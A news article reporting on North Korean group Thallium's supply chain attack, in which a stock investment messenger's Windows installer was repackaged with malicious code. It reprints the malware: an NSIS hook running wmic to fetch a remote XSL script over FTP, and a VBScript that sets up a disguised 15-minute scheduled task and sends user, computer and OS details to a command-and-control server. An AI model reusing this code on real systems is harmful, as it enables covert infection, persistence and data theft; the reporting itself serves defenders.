North Korean software supply chain attack targets stock investors


By Ax Sharma

Published: 2021-01-05 · Archived: 2026-04-05 17:06:04 UTC

North Korean hacking group *Thallium* has targeted users of a private stock investment messenger service in a software supply chain attack, according to a report published this week.

Up until now, the group mainly relied on phishing attacks, such as via Microsoft Office documents, to target its victims.

Thallium is now leveraging multiple ways, such as shipping tainted Windows installers and macro-laden Office documents to prey on investors.


0:00

Attackers alter the installer of a stock investment app

This week, ESTsecurity Security Response Center (ESRC) reported on North Korean hacking group altering a private stock investment messaging application to ship malicious code.

The group known as *Thallium* produced a Windows executable using Nullsoft Scriptable Install System (NSIS), a popular script-driven installer authoring tool for Microsoft Windows.

The executable contained malicious code in addition to the legitimate files from a legitimate stock investment application program.

ESTsecurity researchers have demonstrated at least two ways in which the attackers leverage the "XSL Script Processing" technique.

Within the legitimate installer of the stock investment platform, attackers injected specific commands that fetched a malicious XSL script from a rogue FTP server, and executed it on Windows systems via the in-built *wmic.exe* utility.

```
815   Function .onInit
816     ExecDos::exec /NOUNLOAD /ASYNC "$SYSDIR\wbem\wmic.exe os get /format:$\"ftp://[redacted]@frog.smtper.co/frog/usoprive$\""
817       ; Call Initialize_____Plugins
818       ; SetOverwrite off
819       ; File $PLUGINSDIR\ExecDos.dll
820       ; SetDetailsPrint lastused
821       ; Push "$SYSDIR\wbem\wmic.exe os get /format:$\"ftp://[redacted]@frog.smtper.co/frog/usoprive$\""
822       ; Push /ASYNC
823       ; CallInstDLL $PLUGINSDIR\ExecDos.dll /NOUNLOAD exec
824   FunctionEnd
```

Commands pull malicious XSL script over FTP
Source: ESTsecurity

The resultant installer, repackaged with Nullsoft's NSIS, would give off the impression as if the user was installing the real stock investment application while silently spinning up the malicious scripts in the background.

The next stage of attack executes a VBScript to create files and folders titled 'OracleCache', 'PackageUninstall', and 'USODrive' among others in the %ProgramData% directory.

The payload then connects to the command-and-control (C2) server hosted on *frog.smtper[.]co* to receive additional commands.

```
Set wShell=CreateObject("WScript.Shell")
taskpath = wShell.ExpandEnvironmentStrings("%programdata%")
PkgDir=taskpath&"\OracleCache"
UninsDir=taskpath&"\PackageUninstall"
PkgInfoFile=PkgDir&"\usopub.vbs"
Set networkInfo = CreateObject("WScript.NetWork")
Subftp=networkInfo.UserName&"@"&networkInfo.ComputerName
SubftpSpace = Replace(Subftp,"_","-")
Subftp = Replace(SubftpSpace," ",".")
Base64Encode = Replace(Subftp,"&","=")
wShell.run "cmd /c del /A /Q "&PkgDir&"&rmdir "&PkgDir, 0, true
wShell.run "cmd /c mkdir "&PkgDir,0,True
wShell.run "cmd /c del /A /Q "&UninsDir&"&rmdir "&UninsDir, 0, true
wShell.run "cmd /c mkdir "&UninsDir,0,True
UninsDir=taskpath&"\USODrive"
wShell.run "cmd /c del /A /Q "&UninsDir&"&rmdir "&UninsDir, 0, true
wShell.run "cmd /c mkdir "&UninsDir,0,True
wShell.run "cmd /c echo Set wShell = CreateObject(""WScript.Shell""):wShell.run ""wmic
os get /format:""""""ftp://[redacted]@frog.smtper.co/frog/"&Base64Encode&"/usoshare""""""", 0,
true>>"&PkgInfoFile,0,true
cntTime=DateAdd("n", 3, Now)
h=CStr(DatePart("h", cntTime))
m=CStr(DatePart("n", cntTime))
If Len(h)<2 Then h="0"&h End If
If Len(m)<2 Then m="0"&m End If
OS="HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName"
ReleaseId="HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseId"
Archtech="HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment\PROCESSOR_ARCHITECTURE"
OsType=wShell.RegRead(Archtech)
oscaption=wShell.RegRead(OS)
oscaption=oscaption & " " & wShell.RegRead(ReleaseId)
If OsType = "x86" then
oscaption=oscaption & " x86"
else
oscaption=oscaption & " x64"
end If
Set MainWin = CreateObject("MSXML2.ServerXMLHTTP.6.0")
schTmp="schtasks /Create /SC MINUTE /MO 15 /ST "&h&":"&m&" /TN
""Office365__\Windows\Office\activate"" /TR "&PkgInfoFile&" /F"
MainWin.open "GET", "https://frog.smtper.co/frog/logo.php?accounts="&Base64Encode&"&
os="&oscaption&"&time=400", False
wShell.run schTmp,0,true
MainWin.send
content = MainWin.responseText
```

VBScript that retrieves commands from C2 server

Source: ESTsecurity

By creating a rogue scheduled task called *activate* under a misleading directory 'Office 365__\Windows\Office', the malware achieves persistence by instructing Windows Scheduler to run the dropped code every **15 minutes.**

The threat actors perform reconnaissance of the infected system and after an initial screening, deploy a Remote Access Trojan (RAT) on the machine to further conduct their sinister activities.

Excel macros also used to deliver the payload

ESTsecurity researchers also observed Microsoft Office documents, such as Excel spreadsheets which contained macros were distributing the aforementioned XSL script payload.

"ESRC is paying attention to the fact that the *Thallium* organization is using the 'XSL Script Processing' technique not only in spear phishing attacks based on malicious documents, but also for niche attacks including supply chain attacks," stated *ESTsecurity* researchers in their translated report.

According to the researchers, the threat actors' reasons for targeting users investing in stock remain unclear.

Whether the goal behind this attack was monetary gain or espionage on traders, supply chain attacks have become a common nuisance of these times.

The recent large-scale SolarWinds attack impacted over 18,000 entities including reputable government and private organizations.

Last month, attackers targeted the open-source ecosystem RubyGems in a software supply chain attack to steal cryptocurrency from infected machines.

Update 7-Jan-2021: *Removed reference to APT37.*
